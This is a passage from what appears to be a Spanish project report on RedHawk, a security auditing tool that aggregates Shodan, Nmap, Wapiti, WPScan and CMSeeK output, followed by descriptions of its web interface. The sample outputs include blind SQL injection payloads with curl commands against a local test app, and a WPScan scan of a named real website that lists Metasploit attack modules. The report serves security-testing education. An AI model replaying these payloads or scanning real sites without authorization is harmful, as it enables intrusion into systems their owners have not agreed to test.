(5000, 'HTTP/1.1 404 Not Found\r\nContent-Type: text/html\r\nConnection: close\r\nContent-Length: 134\r\nServer: CVE-30360/... UPnP/1.1 MiniUPnPd/1.6\r\n\r\n'),

(80, 'HTTP/1.0 302 Redirect\r\nServer: GoAhead-Webs\r\nDate: Sat Aug 14 15:36:36 2021\r\nPragma: no-cache\r\nCache-Control: no-cache\r\nContent-Type: text/html\r\nLocation: https://181.133.50.249/login.asp\r\n\r\n'),

(22, 'SSH-2.0-dropbear_0.51\nKey type: ssh-rsa\nKey:

AAAAB3NzaC1yc2EAAAADAQABAAAAgwCn5Y2M8i/Q0cSIdDLOflBXhxhyhywneHUaEgMEA+v
brvFx\nn1l9r13Aiw9fCo2GNWhtUMjnvkyfyAxRjOQn8wK5OFqM5cFK9Q2ARpGaE0zSXlCj/O8FVRQ
7I/1A\n0T8QZGkBS0W+6sfNSvJ98Ziq+HkDukfV1wseZj4fByYZTNoXUZld\nFingerprint:
98:21:e7:61:5c:fa:08:31:f0:a0:b2:a8:37:4c:7a:18\n\nKex Algorithms:\n\tdiffie-hellman-group1-
sha1\n\nServer Host Key Algorithms:\n\tssh-rsa\n\tssh-dss\n\nEncryption Algorithms:\n\taes128-
cbc\n\t3des-cbc\n\taes256-cbc\n\ttwofish256-cbc\n\ttwofish-cbc\n\ttwofish128-cbc\n\tblowfish-
cbc\n\nMAC Algorithms:\n\thmac-sha1-96\n\thmac-sha1\n\thmac-md5\n\nCompression
Algorithms:\n\tzlib\n\tnone\n\n')]

['CVE-2015-0204']

Tabla 4-12. Fragmento de información recopilada por Shodan.

4.2.1.2 Nmap

Nmap es un programa de código abierto que sirve para efectuar rastreo de puertos escrito originalmente por Gordon Lyon (más conocido por su alias Fyodor Vaskovich) y cuyo desarrollo se encuentra hoy a cargo de una comunidad. Fue creado originalmente para Linux aunque actualmente es multiplataforma. Se usa para evaluar la seguridad de sistemas informáticos, así como para descubrir servicios o servidores en una red informática, para ello Nmap envía unos paquetes definidos a otros equipos y analiza sus respuestas.

Este software posee varias funciones para sondear redes de computadores, incluyendo detección de equipos, servicios y sistemas operativos. Estas funciones son extensibles mediante el uso de scripts para proveer servicios de detección avanzados, detección de vulnerabilidades y otras aplicaciones. Además, durante un escaneo, es capaz de adaptarse a las condiciones de la red incluyendo latencia y congestión de la misma.

RedHawk hace uso de Nmap para recopilar información sobre los servicios actualmente expuestos y operativos en el servidor objetivo. A través de esta información recopilada, el auditor podrá descubrir el numero de puertos activos, tipo de servicios e información relativa a los mismos.

A continuación, se muestra un ejemplo de la información que RedHawk hace uso tras un escaner de Nmap lanzado sobre un objetivo aleatorio. Tan solo se muestra un extracto de la información recolctada.

{
  "nmaprun": {
    "@args": "nmap -sC -T4 -Pn -sV -oX /home/kali/RedHawk/workplaces/localhost/nmap.xml
127.0.0.1",
    "@scanner": "nmap",
    "@start": "1629026130",
    "@startstr": "Sun Aug 15 11:15:30 2021",
    "@version": "7.91",
    "@xmloutputversion": "1.05",
    "debugging": {
      "@level": "0"
    },
    "host": {
      "@endtime": "1629026234",
      "@starttime": "1629026130",

```
        "address": {
          "@addr": "127.0.0.1",
          "@addrtype": "ipv4"
        },
        "hostnames": {
          "hostname": {
            "@name": "localhost",
            "@type": "PTR"
          }
        },
        "ports": {
          "extraports": {
            "@count": "997",
            "@state": "closed",
            "extrareasons": {
              "@count": "997",
              "@reason": "resets"
            }
          },
          "port": [
            {
              "@portid": "80",
              "@protocol": "tcp",
              "script": [
                {
                  "@id": "fingerprint-strings",
                  "@output": "\n  HTTPOptions: \n    HTTP/1.0 406 Not Acceptable\n    Connection: close\n    Content-Length: 51\n    Content-Security-Policy: default-src 'self' 'unsafe-inline'; img-src 'self' blob:; frame-ancestors 'self'\n    X-Frame-Options: SAMEORIGIN\n    Pragma: no-cache\n    Cache-Control: no-cache, no-store\n    Expires: -1\n    Content-Type: text/html; charset=utf-8\n    Date: Sun, 15 Aug 2021 11:15:36 GMT\n    <html><body>HTTP Method not supported</body></html>\n  RTSPRequest: \n    HTTP/1.1 406 Not Acceptable\n    Connection: close\n    Content-Length: 51\n    Content-Security-Policy: default-src 'self' 'unsafe-inline'; img-src 'self' blob:; frame-ancestors 'self'\n    X-Frame-Options: SAMEORIGIN\n    Pragma: no-cache\n    Cache-Control: no-cache, no-store\n    Expires: -1\n    Content-Type: text/html; charset=utf-8\n    Date: Sun, 15 Aug 2021 11:15:36 GMT\n    <html><body>HTTP Method not supported</body></html>\n  SIPOptions: \n    HTTP/1.1 406 Not Acceptable\n    Connection: close\n    Content-Length: 51\n    Content-Security-Policy: default-src 'self' 'unsafe-inline'; img-src 'self' blob:; frame-ancestors 'self'\n    X-Frame-Options: SAMEORIGIN\n    Pragma: no-cache\n    Cache-Control: no-cache, no-store\n    Expires: -1\n    Content-Type: text/html; charset=utf-8\n    Date: Sun, 15 Aug 2021 11:16:21 GMT\n    <html><body>HTTP Method not supported</body></html>",
                  "state": {
```

```
                    "@reason": "syn-ack",
                    "@reason_ttl": "64",
                    "@state": "open,
            "@exit": "success",
            "@summary": "Nmap done at Sun Aug 15 11:17:14 2021; 1 IP address (1 host up) scanned in
104.34 seconds",
            "@time": "1629026234",
            "@timestr": "Sun Aug 15 11:17:14 2021"
         },
         "hosts": {
            "@down": "0",
            "@total": "1",
            "@up": "1"
         }
      },
}
```


Tabla 4-13. Fragmento de información recopilada por Nmap.

4.2.1.3 Wapiti

Wapiti es un escáner de vulnerabilidades para aplicaciones web, licenciado bajo la GPL v2, que busca fallos XSS, inyecciones SQL y XPath, inclusiones de archivos (local y remota), ejecución de comandos, inyecciones LDAP, inyecciones CRLF, para que pongamos a prueba la seguridad de aplicaciones web y puedan corregirse.

El listado de vulnerabilidades detectadas es el siguiente:

- Errores en el Manejo de Archivos (Inclusión remota o local usando include/require, fopen, readfile...)
- Inyecciones en Bases de Datos (Soporta PHP/JSP/ASP e inyecciones SQL y XPath)
- XSS (Cross Site Scripting)
- Inyecciones LDAP
- Ejecución de Comandos (eval(), system(), passtru()...)
- Inyecciones CRLF (HTTP Response Splitting, session fixation...)

Esta excelente herramienta programada en Python destaca por sus detallados informes, donde podemos ver la descripción del problema encontrado, cómo resolver dicho problema y algunas paginas de referencia donde podemos ampliar nuestro conocimiento sobre el tema.

A continuación se muestra un fragmento de la información recogida por RedHawk a través del uso de Wapiti.


```
{
 "classifications": {
  "Backup file": {
    "desc": "It may be possible to find backup files of scripts on the webserver that the web-admin put here
to save a previous version or backup files that are automatically generated by the software editor used (like
for example Emacs). These copies may reveal interesting information like source code or credentials.",
```

```
    "sol": "The webadmin must manually delete the backup files or remove it from the web root. He should also reconfigure its editor to deactivate automatic backups.",
    "ref": {
     "OWASP: Review Old Backup and Unreferenced Files for Sensitive Information": "https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/04-Review_Old_Backup_and_Unreferenced_Files_for_Sensitive_Information.html",
     "CWE-530: Exposure of Backup File to an Unauthorized Control Sphere": "https://cwe.mitre.org/data/definitions/530.html"
    }
   },
{
     "method": "POST",
     "path": "/www/SQL/sql2.php",
     "info": "Blind SQL vulnerability via injection in the parameter number",
     "level": 4,
     "parameter": "number",
     "http_request": "POST /www/SQL/sql2.php HTTP/1.1\nHost: localhost:9991\nReferer: http://localhost:9991/www/SQL/sql2.php\nContent-Type: application/x-www-form-urlencoded\n\nnumber=sleep%287%29%231&submit=Submit",
     "curl_command": "curl \"http://localhost:9991/www/SQL/sql2.php\" -e \"http://localhost:9991/www/SQL/sql2.php\" -d \"number=sleep%287%29%231&submit=Submit\""
    },
    {
     "method": "POST",
     "path": "/www/SQL/sql3.php",
     "info": "Blind SQL vulnerability via injection in the parameter number",
     "level": 4,
     "parameter": "number",
     "http_request": "POST /www/SQL/sql3.php HTTP/1.1\nHost: localhost:9991\nReferer: http://localhost:9991/www/SQL/sql3.php\nContent-Type: application/x-www-form-urlencoded\n\nnumber=%27+or+sleep%287%29%231&submit=Submit",
     "curl_command": "curl \"http://localhost:9991/www/SQL/sql3.php\" -e \"http://localhost:9991/www/SQL/sql3.php\" -d \"number=%27+or+sleep%287%29%231&submit=Submit\""
    } ,
  "infos": {
   "target": "http://localhost:9991/",
   "date": "Sun, 15 Aug 2021 11:18:23 +0000",
   "version": "Wapiti 3.0.4",
   "scope": "folder"
```

```
  }
}
```


Tabla 4-14. Fragmento de información recopilada por Wapiti.

4.2.1.4 WPScan

Es un escáner de vulnerabilidades de WordPress, que es capaz de detectar vulnerabilidades de seguridad común, así como la lista de todos los plugins utilizados por un alojamiento de sitios web de WordPress.

WPScan es una buena herramienta si se quiere encontrar la manera de explotar un sitio de WordPress, ya que se pueden ejecutar comandos por ejemplo para:

- Enumeración de usuarios.
- El descubrimiento de contraseñas débiles.
- Enumeración de versión.
- Enumeración de Vulnerabilidades (sobre la versión que se está ejecutando).
- Enumeración de complementos (Plugin's que se están ejecutando).
- Enumeración de plugins vulnerables (vulnerables a la explotación).
- Nombre del tema utilizado (A veces se pueden encontrar vulnerabilidades en el tema).
- Lista de directorios (Ayuda a la huella de la instalación de WordPress).

A continuación se muestra un fragmento de la información porporcionada tras la realización de un escáneres de vulnerabilidades a una aplicacion web, basada en WordPress, con WPScan.


```
{
 "start_time": 1630318177,
 "start_memory": 49074176,
 "target_url": "https://jaenrugby.es/",
 "target_ip": "188.165.129.145",
 "effective_url": "https://jaenrugby.es/",
 "interesting_findings": [
  {
   "url": "https://jaenrugby.es/",
   "to_s": "Headers",
   "type": "headers",
   "found_by": "Headers (Passive Detection)",
   "confidence": 100,
   "confirmed_by": {

   },
   "references": {
```

```
  },
  "interesting_entries": [
    "server: Apache",
    "x-powered-by: PHP/7.0"
  ]
 },
 {
  "url": "https://jaenrugby.es/robots.txt",
  "to_s": "robots.txt found: https://jaenrugby.es/robots.txt",
  "type": "robots_txt",
  "found_by": "Robots Txt (Aggressive Detection)",
  "confidence": 100,
  "confirmed_by": {

  },
  "references": {

  },
  "interesting_entries": [
    "/wp-admin/",
    "/wp-admin/admin-ajax.php"
  ]
 },
 {
  "url": "https://jaenrugby.es/xmlrpc.php",
  "to_s": "XML-RPC seems to be enabled: https://jaenrugby.es/xmlrpc.php",
  "type": "xmlrpc",
  "found_by": "Link Tag (Passive Detection)",
  "confidence": 100,
  "confirmed_by": {
    "Direct Access (Aggressive Detection)": {
      "confidence": 100
    }
  },
  "references": {
    "url": [
      "http://codex.wordpress.org/XML-RPC_Pingback_API"
    ],
```

```
      "metasploit": [
        "auxiliary/scanner/http/wordpress_ghost_scanner",
        "auxiliary/dos/http/wordpress_xmlrpc_dos",
        "auxiliary/scanner/http/wordpress_xmlrpc_login",
        "auxiliary/scanner/http/wordpress_pingback_access"
      ]
     },
     "interesting_entries": [


     ]
    },
    {
     "url": "https://jaenrugby.es/readme.html",
     "to_s": "WordPress readme found: https://jaenrugby.es/readme.html",
     "type": "readme",
     "found_by": "Direct Access (Aggressive Detection)",
     "confidence": 100,
     "confirmed_by": {
```


Tabla 4-15. Fragmento de información recopilada por WPScan.

4.2.1.5 CMSeeK

CMSeeK es una herramienta de código abierto que analiza sitios web para detectar fallas y el sistema de gestión de contenido utilizado como Joomla, WordPress, Magento, etc.

Entre sus diferentes funcionalidades, destacan:

- Detección básica de más de 20 CMS. Incluyendo aquellos que tienen más cuota de mercado en la actualidad.
- Exploraciones avanzadas de WordPress.
    - Detecta la versión.
    - Detecta usuarios (3 métodos de detección).
    - Búsqueda de vulnerabilidades de versión.
- Sistema modular de fuerza bruta.
    - Utiliza módulos de fuerza bruta pre hechos o permite la realización de tus propios módulos de fuerza bruta.

A continuación, se muestra un fragmento de la información recopilada por RedHawk a través del uso de CMSeeK.


```
{

   "cms_id": "joom",

   "cms_name": "joomla",
```

```
"cms_url": "https://joomla.org",
"detection_param": "generator",
"joomla_backup_files": "https://www.joomla.org/administrator,https://www.joomla.org/admin,",
"joomla_debug_mode": "disabled",
"joomla_version": "2.5",
"last_scanned": "2021-08-30 10:29:04.726838",
"url": "https://joomla.org",
"vulnerabilities": [
   {
      "name": "Joomla! 'redirect.php' SQL Injection Vulnerability",
      "references": [
         "EDB : https://www.exploit-db.com/exploits/36913/"
      ]
   },
   {
      "name": "Joomla! 2.5.0 < 2.5.1 - Time Based SQL Injection",
      "references": [
         "EDB : https://www.exploit-db.com/exploits/18618/"
      ]
   },
   {
      "name": "Joomla! 'highlight.php' PHP Object Injection",
      "references": [
         "CVE : CVE-2013-1453",
         "EDB : https://www.exploit-db.com/exploits/24551/"
      ]
```

```
},
{
   "name": "Joomla! 'remember.php' PHP Object Injection",
   "references": [
      "CVE : CVE-2013-3242",
      "EDB : https://www.exploit-db.com/exploits/25087/"
   ]
},
{
   "name": "Joomla! 1.5 < 3.4.5 - Object Injection Remote Command Execution",
   "references": [
      "CVE : CVE-2015-8562",
      "EDB : https://www.exploit-db.com/exploits/38977/"
   ]
},
```


Tabla 4-16. Fragmento de información recopilada por CMSeeK.

4.3 Interfaz Web

En esta sección se busca abordar la parte correspondiente a la interfaz gráfica del proyecto. El objetivo es explicar cada una de las pantallas disponibles en la aplicación, así como su funcionalidad básica e información mostrada, de cara a que el usuario pueda comprender de manera sencilla el uso de esta.

De manera general, la interfaz gráfica sigue la siguiente arquitectura.



Tabla 4-17. Diagrama de arquitectura de la interfaz gráfica.

4.3.1.1 Login

RedHawk incorpora una pequeña y simple gestion de usuarios, los cuales se almacenan en una base de datos SQLite3. Esto es necesario de cara a plantear la posibilidad de utilizar la aplicación en un contexto de producción, es decir, la aplicación queda expuesta públicamente a internet, o de cara a plantear restricciones de acceso para diferentes usuarios.

Nada más acceder a RedHawk, nos encontramos con la siguiente pantalla.



Figura 4-5. Pantalla de Login.

En ella, podemos encontrar un formulario en el que se nos requerirá un nombre de usuario y contraseña válida para poder hacer uso de las funcionalidades ofrecidas.



Figura 4-6. Diagrama de flujo de la pantalla Login.

4.3.1.2 Register

Tanto si es la primera vez que iniciamos RedHawk, como si deseamos crear nuevos usuarios para permitir el acceso, es necesario acceder a la pantalla de registro de usuarios, disponible haciendo click en el botón “Register” en la pantalla de Login.

Una vez hecho click en el botón previamente mencionado, accederemos a la siguiente pantalla.



Figura 4-7. Pantalla de registro de usuarios.

En ella, encontraremos un forrmulario en el que se nos requiere que proporcionemos un nombre de usuario y una contraseña. Esta contraseña deberá ser introducida 2 veces para evitar confusiones a la hora de escribirla.

Como recomendación, se insta al usuario a establecer contraseñas seguras, siguiendo las siguientes pautas:

- Cree contraseñas que tengan al menos 15 caracteres y combinen letras, números y símbolos.
- No use palabras reales, aunque estén escritas al revés.
- No incluya datos obvios como tu nombre, fecha de nacimiento o nombre de familiares.
- Las contraseñas más usadas son patrones de teclado (por ejemplo: qwerty), nombres propios de personas, palabras malsonantes y “contraseña”. No debe hacer uso de estas.
- No recicle contraseñas, si lo hace y una de sus cuentas se ve comprometida, todas sus cuentas están en riesgo.



Figura 4-8. Diagrama de flujo de la pantalla Register.

4.3.1.3 Dashboard

Una vez un usuario inicia sesión correctamente dentro de la aplicación, se le mostrará un panel principal donde prodrá visualizar lo siguiente:

- Un breve tutorial de uso de la aplicación. Además, encontrará una descripción sobre los alcances y objetivos definidos para cada uno de los tipos de escáneres que ofrece RedHawk.
- Objetivos añadidos en la aplicación.
- Sub-menu lateral para la navegación entre diferentes pantallas de la aplicación.



Figura 4-9. Menú principal o Dashboard.

